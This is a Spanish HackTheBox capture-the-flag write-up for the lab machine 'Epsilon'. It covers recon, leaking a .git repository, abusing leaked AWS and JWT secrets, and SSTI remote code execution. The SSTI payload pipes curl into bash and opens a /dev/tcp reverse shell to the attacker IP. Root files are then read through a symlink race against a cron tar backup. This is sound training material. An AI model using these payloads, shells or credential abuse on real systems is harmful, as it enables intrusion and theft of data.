
HackTheBox
Epsilon
Índice▾
Técnicas vistas
- Git Source Leak Exploit (GitHacker)
- AWS Enumeration
- Lambda Function Enumeration
- Authentication Bypass
- Abusing JWT
- Server Side Template Injection (SSTI)
- Tar Symlink Exploitation
Preparación
Reconocimiento
Nmap
Iniciaremos el escaneo de Nmap con la siguiente línea de comandos:
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.134 -oG nmap/allPorts | Parámetro | Descripción |
|---|---|
-p- | Escanea todos los puertos (1-65535). |
--open | Muestra solo puertos abiertos. |
-sS | Escaneo SYN (rápido y sigiloso). |
--min-rate 5000 | Envía al menos 5000 paquetes por segundo para acelerar el escaneo. |
-vvv | Máxima verbosidad, muestra más detalles en tiempo real. |
-n | Evita resolución DNS. |
-Pn | Asume que el host está activo, sin hacer ping previo. |
10.10.11.134 | Dirección IP objetivo. |
-oG nmap/allPorts | Guarda la salida en formato grepable para procesar con herramientas como grep o awk. |
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63
Ahora con la función extractPorts, extraeremos los puertos abiertos y nos los copiaremos al clipboard para hacer un escaneo más profundo:
extractPorts () {
	ports="$(cat $1 | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ',')"
	ip_address="$(cat $1 | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u | head -n 1)"
	echo -e "\n[*] Extracting information...\n" > extractPorts.tmp
	echo -e "\t[*] IP Address: $ip_address" >> extractPorts.tmp
	echo -e "\t[*] Open ports: $ports\n" >> extractPorts.tmp
	echo $ports | tr -d '\n' | xclip -sel clip
	echo -e "[*] Ports copied to clipboard\n" >> extractPorts.tmp
	/bin/batcat --paging=never extractPorts.tmp
	rm extractPorts.tmp
}
nmap -sVC -p22,80,5000 10.10.11.134 -oN nmap/targeted| Parámetro | Descripción |
|---|---|
-sV | Detecta la versión de los servicios que están corriendo en los puertos abiertos. |
-C | Ejecuta scripts NSE de detección de versiones y configuración. |
-p | Escanea únicamente los puertos seleccionados. |
10.10.11.134 | Dirección IP objetivo. |
-oN nmap/targeted | Guarda la salida en formato normal en el archivo indicado. |
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: 403 Forbidden
| http-git:
|   10.10.11.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Updating Tracking API  # Please enter the commit message for...
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Costume Shop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
WhatWeb
Comenzaremos reconociendo que tecnología está usando la web:
❯ whatweb http://10.10.11.134
http://10.10.11.134 [403 Forbidden] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.134], Title[403 Forbidden]
❯ whatweb http://10.10.11.134:5000
http://10.10.11.134:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.8.10], IP[10.10.11.134], PasswordField[password], Python[3.8.10], Script, Title[Costume Shop], Werkzeug[2.0.2]
.git Leak (githacker)
Si nos fijamos en el reporte de nmap, vemos esto:
| http-git:
|   10.10.11.134:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Updating Tracking API  # Please enter the commit message for...
Vamos a ver que podemos descargar con la herramienta githacker:
❯ githacker --url http://10.10.11.134/.git/ --output-folder git
2025-10-21 23:26:21 INFO 1 urls to be exploited
2025-10-21 23:26:21 INFO Exploiting http://10.10.11.134/.git/ into git/53c479b286e10d4cd9e0838a932ef696
2025-10-21 23:26:21 INFO Downloading basic files...
2025-10-21 23:26:21 INFO [73 bytes] 200 .git/description
2025-10-21 23:26:21 INFO [296 bytes] 200 .git/COMMIT_EDITMSG
2025-10-21 23:26:21 INFO [23 bytes] 200 .git/HEAD
2025-10-21 23:26:21 INFO [240 bytes] 200 .git/info/exclude
2025-10-21 23:26:21 INFO [2051 bytes] 200 .git/logs/HEAD
2025-10-21 23:26:21 INFO [225 bytes] 200 .git/index
2025-10-21 23:26:21 INFO [41 bytes] 200 .git/ORIG_HEAD
2025-10-21 23:26:22 INFO [613 bytes] 200 .git/logs/refs/heads/master
2025-10-21 23:26:23 INFO [41 bytes] 200 .git/refs/heads/master
2025-10-21 23:26:23 INFO Downloading head files...
2025-10-21 23:26:23 INFO [164 bytes] 200 .git/objects/c5/1441640fd25e9fba42725147595b5918eba0f1
2025-10-21 23:26:23 INFO [136 bytes] 200 .git/objects/7c/f92a7a09e523c1c667d13847c9ba22464412f3
2025-10-21 23:26:23 INFO [154 bytes] 200 .git/objects/c6/22771686bd74c16ece91193d29f85b5f9ffa91
2025-10-21 23:26:23 INFO [160 bytes] 200 .git/objects/b1/0dd06d56ac760efbbb5d254ea43bf9beb56d2d
2025-10-21 23:26:23 INFO Downloading blob files...
2025-10-21 23:26:23 INFO [525 bytes] 200 .git/objects/8d/3b52e153c7d5380b183bbbb51f5d4020944630
2025-10-21 23:26:23 INFO [679 bytes] 200 .git/objects/df/dfa17ca5701b1dca5069b6c3f705a038f4361e
2025-10-21 23:26:23 INFO Running git fsck files...
2025-10-21 23:26:23 INFO [95 bytes] 200 .git/objects/b5/f4c99c772eeb629e53d284275458d75ed9a010
2025-10-21 23:26:23 INFO [95 bytes] 200 .git/objects/65/b80f62da28254f67f0bea392057fd7d2330e2d
2025-10-21 23:26:23 INFO [167 bytes] 200 .git/objects/ce/401ccecf421ff19bf43fafe8a60a0d0f0682d0
2025-10-21 23:26:23 INFO [170 bytes] 200 .git/objects/5c/52105750831385d4756111e1103957ac599d02
2025-10-21 23:26:24 INFO [64 bytes] 200 .git/objects/ab/07f7cdc7f410b8c8f848ee5674ec550ecb61ca
2025-10-21 23:26:24 INFO [63 bytes] 200 .git/objects/cf/489a3776d2bf87ac32de4579e852a4dc116ce8
2025-10-21 23:26:24 INFO [527 bytes] 200 .git/objects/54/5f6fe2204336c1ea21720cbaa47572eb566e34
2025-10-21 23:26:24 INFO [582 bytes] 200 .git/objects/fe/d7ab97cf361914f688f0e4f2d3adfafd1d7dca
2025-10-21 23:26:24 INFO Cloning downloaded repo from /tmp/tmpehcjqdy3 to git/53c479b286e10d4cd9e0838a932ef696
2025-10-21 23:26:24 INFO Check it out: git/53c479b286e10d4cd9e0838a932ef696
2025-10-21 23:26:24 INFO 1 / 1 were exploited successfully
2025-10-21 23:26:24 INFO http://10.10.11.134/.git/ -> git/53c479b286e10d4cd9e0838a932ef696
Si vemos el historial de commits, vemos uno que filtra credenciales:
❯ git show 7cf92a7a09e523c1c667d13847c9ba22464412f3
commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module

diff --git a/track_api_CR_148.py b/track_api_CR_148.py
new file mode 100644
index 0000000..fed7ab9
--- /dev/null
+++ b/track_api_CR_148.py
@@ -0,0 +1,36 @@
+import io
+import os
+from zipfile import ZipFile
+from boto3.session import Session
+
+
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilong.htb')
+aws_lambda = session.client('lambda')
+
+
+def files_to_zip(path):
+    for root, dirs, files in os.walk(path):
+        for f in files:
+            full_path = os.path.join(root, f)
+            archive_name = full_path[len(path) + len(os.sep):]
+            yield full_path, archive_name
+
+
+def make_zip_file_bytes(path):
+    buf = io.BytesIO()
+    with ZipFile(buf, 'w') as z:
+        for full_path, archive_name in files_to_zip(path=path):
+            z.write(full_path, archive_name)
+    return buf.getvalue()
+
+
+def update_lambda(lambda_name, lambda_code_path):
+    if not os.path.isdir(lambda_code_path):
AWS Enumeration
Para poder enumerar AWS, primero configuraremos las credenciales:
❯ aws configure --profile htb
AWS Access Key ID [None]: AQLA5M37BDN6FJP76TDC
AWS Secret Access Key [None]: OsK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A
Default region name [None]: us-east-1
Default output format [None]:
❯ aws lambda list-functions --endpoint-url=http://cloud.epsilon.htb
{
"Functions": [
{
"FunctionName": "costume_shop_v1",
"FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
"Runtime": "python3.7",
"Role": "arn:aws:iam::123456789012:role/service-role/dev",
"Handler": "my-function.handler",
"CodeSize": 478,
"Description": "",
"Timeout": 3,
"LastModified": "2025-10-21T21:08:49.684+0000",
"CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
"Version": "$LATEST",
"VpcConfig": {},
"TracingConfig": {
"Mode": "PassThrough"
},
"RevisionId": "2db6ceba-20dc-4fca-a360-9a69373ea5db",
"State": "Active",
"LastUpdateStatus": "Successful",
"PackageType": "Zip"
}
]
}
~/HTB/Epsilon/content on (us-east-1)
❯ aws lambda get-function --function-name costume_shop_v1 --endpoint-url=http://cloud.epsilon.htb
{
"Configuration": {
"FunctionName": "costume_shop_v1",
"FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
"Runtime": "python3.7",
"Role": "arn:aws:iam::123456789012:role/service-role/dev",
"Handler": "my-function.handler",
"CodeSize": 478,
"Description": "",
"Timeout": 3,
"LastModified": "2025-10-21T21:08:49.684+0000",
"CodeSha256": "IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=",
"Version": "$LATEST",
"VpcConfig": {},
"TracingConfig": {
"Mode": "PassThrough"
},
"RevisionId": "2db6ceba-20dc-4fca-a360-9a69373ea5db",
"State": "Active",
"LastUpdateStatus": "Successful",
"PackageType": "Zip"
},
"Code": {
"Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
},
"Tags": {}
}Explotación
Abusing JWT
Si descargamos el código vemos lo siguiente:
import json

secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124

'''Beta release for tracking'''
def lambda_handler(event, context):
    try:
        id=event['queryStringParameters']['order_id']
        if id:
            return {
               'statusCode': 200,
               'body': json.dumps(str(resp)) #dynamodb tracking for CR-342
            }
        else:
            return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
    except:
        return {
                'statusCode': 500,
                'body': json.dumps('Invalid Order ID')
            }
Podríamos probar a usar ese secret para ver si es el que usa la aplicación a la hora de autenticarse con JWT:
❯ python
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> secret = 'RrXCv`mrNe!K!4+5`wYq'
>>> jwt.encode({"username":"zelpro"}, secret, algorithm='HS256')
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InplbHBybyJ9.izB_ziwx3QBUqi5HwJXg7nePROsba6I-tmmZJaSjvZQ'
Si probamos ahora a entrar:

SSTI
Analizando el código que descargamos del repositorio, vemos una parte vulnerable a SSTI:
@app.route('/order',methods=["GET","POST"])
def order():
	if verify_jwt(request.cookies.get('auth'),secret):
		if request.method=="POST":
			costume=request.form["costume"]
			message = '''
			Your order of "{}" has been placed successfully.
			'''.format(costume)
			tmpl=render_template_string(message,costume=costume)
			return render_template('order.html',message=tmpl)
		else:
			return render_template('order.html')
	else:
		return redirect('/',code=302)
En esa ruta encontramos esto:

Si interceptamos esta petición con Burpsuite y probamos payloads típicos:

Probando los payloads de PayloadsAllTheThings, hay uno que nos permite ejecutar comandos:
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Para obtener una reverse shell usaremos este payload:
{{ namespace.__init__.__globals__.os.popen('curl 10.10.14.15|bash').read() }}Y en nuestra máquina levantaremos un servidor HTTP con python con este index.html:
#/bin/bash

bash -i >& /dev/tcp/10.10.14.15/444 0>&1
Y la obtendremos:
❯ sudo nc -lvnp 444
listening on [any] 444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.134] 48284
bash: cannot set terminal process group (953): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$ cd /home
cd /home
tom@epsilon:/home$ ls
ls
tom
tom@epsilon:/home$ cd tom
cd tom
tom@epsilon:~$ ls
ls
user.txt
tom@epsilon:~$ cat user.txt
cat user.txt
7e93e969d7c04d9ab96...
Escalada de privilegios
Vamos a usar pspy para ver los procesos que se están ejecutando en la máquina:
tom@epsilon:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
[...]
2025/10/22 15:54:01 CMD: UID=0     PID=19861  | /usr/sbin/CRON -f
2025/10/22 15:54:01 CMD: UID=0     PID=19862  | /usr/sbin/CRON -f
2025/10/22 15:54:01 CMD: UID=0     PID=19863  | /bin/sh -c /usr/bin/backup.sh
2025/10/22 15:54:01 CMD: UID=0     PID=19864  |
2025/10/22 15:54:01 CMD: UID=0     PID=19865  | /usr/bin/rm -rf /opt/backups/*
2025/10/22 15:54:01 CMD: UID=0     PID=19866  | /usr/bin/tar -cvf /opt/backups/823427841.tar /var/www/app/
2025/10/22 15:54:01 CMD: UID=0     PID=19867  | /bin/bash /usr/bin/backup.sh
2025/10/22 15:54:01 CMD: UID=0     PID=19868  | /bin/bash /usr/bin/backup.sh
2025/10/22 15:54:01 CMD: UID=0     PID=19869  | /bin/bash /usr/bin/backup.sh
2025/10/22 15:54:06 CMD: UID=0     PID=19870  | /bin/bash /usr/bin/backup.sh
2025/10/22 15:54:06 CMD: UID=0     PID=19871  | /usr/bin/tar -chvf /var/backups/web_backups/834754650.tar /opt/backups/checksum /opt/backups/823427841.tar
2025/10/22 15:54:06 CMD: UID=0     PID=19872  | /usr/bin/rm -rf /opt/backups/823427841.tar /opt/backups/checksum
Vemos que se está ejecutando una tarea CRON, desde el archivo /usr/bin/backup.sh:
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
Básicamente este script hace lo siguiente:
- Borra todos los archivos dentro de
/opt/backups - Crea un archivo
.tarcon nombre/opt/backups/$file.tarque contiene/var/www/app/ - Crea
/opt/backups/checksumque contiene el hashSHA1del archivo.tar - Espera
5segundos - Crea un nuevo archivo
.tarque contiene el otro.tary elchecksumrecién generado - Elimina todos los archivos dentro de
/opt/backupsde nuevo
La cosa aquí es que tar está usando el parámetro -h que según el manual:
-h, --dereference
    Follow symlinks; archive and dump the files they point to.
Por lo que si le colamos un enlace simbólico a /root mientras hace sleep 5, en teoría debería añadirnos ese directorio al segundo tar. Vamos a usar este script para ello:
while :; do
    if test -f checksum; then
        rm -f checksum;
        ln -s /root checksum;
        echo "Replaced checksum";
        sleep 5;
        echo "Backup probably done now";
        break;
    fi;
    sleep 1;
done
tom@epsilon:/opt/backups$ while :; do if test -f checksum; then rm -f checksum; ln -s /root checksum; echo "Replaced checksum"; sleep 5; echo "Backup probably done now"; break; fi; sleep 1; done
Replaced checksum
Backup probably done nowtom@epsilon:/opt/backups$ cd /var/backups/web_backups/
tom@epsilon:/var/backups/web_backups$ ls
339235461.tar 366171263.tar 390570640.tar
tom@epsilon:/var/backups/web_backups$ ls -la
total 80424
drwxr-xr-x 2 root root 4096 Oct 22 16:57 .
drwxr-xr-x 3 root root 4096 Oct 22 06:25 ..
-rw-r--r-- 1 root root 1003520 Oct 22 16:55 339235461.tar
-rw-r--r-- 1 root root 1003520 Oct 22 16:56 366171263.tar
-rw-r--r-- 1 root root 80332800 Oct 22 16:57 390570640.tar
tom@epsilon:/var/backups/web_backups$ cp 390570640.tar /dev/shm/
tom@epsilon:/var/backups/web_backups$ cd /dev/shm/
tom@epsilon:/dev/shm$ tar xf 390570640.tar
tar: opt/backups/checksum/.bash_history: Cannot mknod: Operation not permitted
tar: Exiting with failure status due to previous errors
tom@epsilon:/dev/shm$ ls
390570640.tar multipath opt
tom@epsilon:/dev/shm$ cd opt/
tom@epsilon:/dev/shm/opt$ ls
backups
tom@epsilon:/dev/shm/opt$ cd backups/
tom@epsilon:/dev/shm/opt/backups$ ls
382129431.tar checksum
tom@epsilon:/dev/shm/opt/backups$ cd checksum/
tom@epsilon:/dev/shm/opt/backups/checksum$ ls
docker-compose.yml lambda.sh root.txt src
tom@epsilon:/dev/shm/opt/backups/checksum$ cat root.txt
f83396175cafd5deba2...Máquina comprometidaPwned! · ver logro en Hack The Box
Relacionados


